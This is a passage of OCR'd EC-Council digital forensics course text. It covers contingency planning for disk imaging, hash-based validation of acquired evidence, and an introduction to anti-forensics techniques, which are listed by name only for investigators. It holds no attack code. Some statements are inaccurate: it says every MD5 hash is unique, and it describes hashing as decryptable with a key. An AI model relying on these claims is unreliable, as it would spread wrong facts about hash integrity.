



Figure 4.5: Image created successfully

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Step 7: Plan for Contingency

In digital forensics investigation, planning for contingency refers to a backup program that an investigator must have in case certain hardware or software do not work, or a failure occurs during an acquisition. Contingency planning is necessary for all cyber investigations as it assists investigators in preparing for unexpected events. Specifically, it is a process that helps in

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

completing the investigation process by providing alternative solutions to the failed software or hardware tools.

Plans for contingency should include:

- **Hard Disk Data Acquisition**

  Investigators must create at least two images of the digital evidence collected, in order to preserve it. If one copy of the digital evidence recovered becomes corrupt, investigators can then use the other copy.




Figure 4.6: Hard disk data acquisition

- **Imaging Tools**

  If you possess more than one imaging tool, such as Pro-DiscoverForensics or AccessData FTK Imager, it is recommended to create the first image with one tool and the second image with the other tool. If you possess only one tool, make two or more images of the drive using the same tool.




Figure 4.7: Data acquisition using imaging tools

- **Hardware Acquisition Tools**

  Consider using a hardware acquisition tool (such as UFED Ultimate or IM SOLO-4 G3 IT RUGGEDIZED) that can access the drive at the BIOS level to copy data in the Host Protected Area (HPA)



Figure 4.8: Data acquisition using hardware acquisition tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Drive Decryption**

  Be prepared to deal with encrypted drives that need the user to provide the decryption key for decrypting. Microsoft includes a full disk encryption feature (BitLocker) with select editions of Windows Vista and later.



Figure 4.9: Drive decryption

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Step 8: Validate Data Acquisition

An important aspect of computer forensics is the validation of digital evidence. This is essential to verify the integrity of the data. Validating data acquisition involves calculating the hash value of the target media and comparing it with its forensic counterpart to ensure that the data has been completely acquired.

The unique number (hash value) is referred to as a digital fingerprint, which represents the uniqueness of a file or disk drive. When two files have the same hash values, they are considered identical, even if they have different filenames, as the hash values are generated based on their actual content. Even a slight modification in the content of a file changes its hash value completely. Further, a hash is a one-way function, which implies that decryption is impossible without a key.

The following are some hashing algorithms that can be used to validate the data acquired:

- **CRC-32:** Cyclic redundancy code algorithm-32 is a hash function based on the idea of polynomial division. The number 32 indicates that the size of the resulting hash value or checksum is 32 bits. The checksum identifies errors after data transmission or storage.
- **MD5:** This is an algorithm used to check data integrity by creating a 128-bit message digest from data input of any length. Every MD5 hash value is unique to that particular data input.
- **SHA-1:** Secure Hash Algorithm-1 is a cryptographic hash function developed by the United States National Security Agency, and it is a US Federal Information Processing Standard issued by NIST. It creates a 160-bit (20-byte) hash value called a message digest. This hash value is a 40 digits long hexadecimal number.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **SHA-256:** This is a cryptographic hash algorithm that creates a unique and fixed-size 256-bit (32-byte) hash. Therefore, it is ideal for anti-tamper technologies, password validation, digital signatures, and challenge hash authentication.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Step 8: Validate Data Acquisition – Windows Validation Methods

- Windows computers come with **PowerShell** utility, which has the ability to run cmdlet
- The **Get-FileHash** cmdlet computes the hash value for an evidence file by using the specified hash algorithm
- This hash value is used throughout the investigation for validating the integrity of the evidence
- Investigators can also use commercial computer forensics programs, which have built-in validation features that can be used to validate the evidence files

- For instance:
  - ProDiscover's **.eve** files contain **metadata** in segmented files or acquisition files, including the hash value for the original media
  - When you load the image to ProDiscover, it compares the hash value of this image to the hash value of the original media
  - If the **hashes do not match**, the tool notifies that the image is corrupt, implying that the evidence cannot be considered reliable



Note: In most computer forensics tools, raw format image files do not contain metadata. For raw acquisitions, therefore, a separate manual validation is recommended during analysis.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Step 8: Validate Data Acquisition – Windows Validation Methods

- Windows computers come with PowerShell utility, which has the ability to run cmdlet
- The Get-FileHash cmdlet computes the hash value for an evidence file by using the specified hash algorithm
- This hash value is used throughout the investigation for validating the integrity of the evidence




Figure 4.10: Computing hash value


- Investigators can also use commercial computer forensics programs, which have built-in validation features that can be used to validate the evidence files
- For instance:
  - ProDiscover's .eve files contain metadata in segmented files or acquisition files, including the hash value for the original media

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- When you load the image to ProDiscover, it compares the hash value of this image to the hash value of the original media
- If the hashes do not match, the tool notifies that the image is corrupt, implying that the evidence cannot be considered reliable

Note: In most computer forensics tools, raw format image files do not contain metadata. For raw acquisitions, therefore, a separate manual validation is recommended during analysis.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module discussed the fundamentals of data acquisition. It explained the different types of data acquisition and discussed in detail the data acquisition formats. Finally, this module presented a detailed discussion on the data acquisition methodology.

In the next module, we will discuss in detail countermeasures to defeat anti-forensics techniques.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council


D|FE™

Digital Forensics Essentials



Module 05

Defeating Anti-forensics Techniques



Module Objectives


After compromising a system, attackers often try to destroy or hide all traces of their activities; this makes forensic investigation extremely challenging for investigators. The use of various techniques by cyber-criminals to destroy or hide traces of illegal activities and hinder forensic investigation processes are referred to as anti-forensics. Forensic investigators need to overcome/defeat anti-forensics so that an investigation yields concrete and accurate evidence that helps identify and prosecute the perpetrators.

This module outlines the fundamentals of anti-forensics techniques and elaborately discusses how forensic investigators can defeat them using various tools.

At the end of this module, you will be able to:

- Understand the anti-forensics techniques
- Discuss data deletion and Recycle Bin forensics
- Illustrate file carving techniques and ways to recover evidence from deleted partitions
- Explore the password cracking/bypassing techniques
- Detect steganography, hidden data in file system structures, and trail obfuscation
- Understand techniques of artifact wiping, overwritten data/metadata detection, and encryption
- Understand the anti-forensics countermeasures and anti-forensics tools

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Understand Anti-forensics and its Techniques

As discussed previously, anti-forensics techniques are used by cyber-criminals to complicate or prevent proper forensics investigation. Cyber-criminals employ these techniques to make evidence collection extremely difficult and to compromise the accuracy of a forensics report.

This section presents an overview of anti-forensics and lists various anti-forensics techniques used by attackers.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Anti-forensics?

Anti-forensics, also known as counter forensics, is a set of techniques that attackers or perpetrators use in order to avert or sidetrack the forensic investigation process or try to make it much harder. These techniques negatively affect the quantity and quality of evidence from a crime scene, thereby making the forensic investigation process difficult.

Therefore, the investigator might have to perform additional steps in order to fetch the data, thereby causing a delay in the investigation process.

Goals of anti-forensics are listed below:

- Interrupt and prevent information collection
- Make the investigator's task of finding evidence difficult
- Hide traces of crime or illegal activity
- Compromise the accuracy of a forensics report or testimony
- Delete evidence that an anti-forensics tool has been run

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anti-forensics Techniques


Anti-forensic techniques are the actions and methods that hinder the forensic investigation process in order to protect the attackers and perpetrators from prosecution in a court of law. These techniques act against the investigation process such as detection, collection, and analysis of evidence files and sidetrack the forensic investigators. These techniques impact the quality and quantity of the evidence of a crime scene, thereby making the analysis and investigation difficult. Anti-forensic techniques, which include deletion and overwriting processes, also help to ensure the confidentiality of data by reducing the ability to read it.

Attackers use these techniques in order to defend themselves against revelation of their actions during criminal activities. Deceitful employees may use anti-forensic tools for the destruction of data that may cause huge losses to the organization.

Given below are the types of Anti-forensics techniques:

1. Data/File Deletion
2. Password Protection
3. Steganography
4. Data Hiding in File System Structures
5. Trail Obfuscation
6. Artifact Wiping
7. Overwriting Data/Metadata
8. Encryption
9. Program Packers
10. Minimizing Footprint
11. Exploiting Forensics Tool Bugs
12. Detecting Forensics Tool Activities

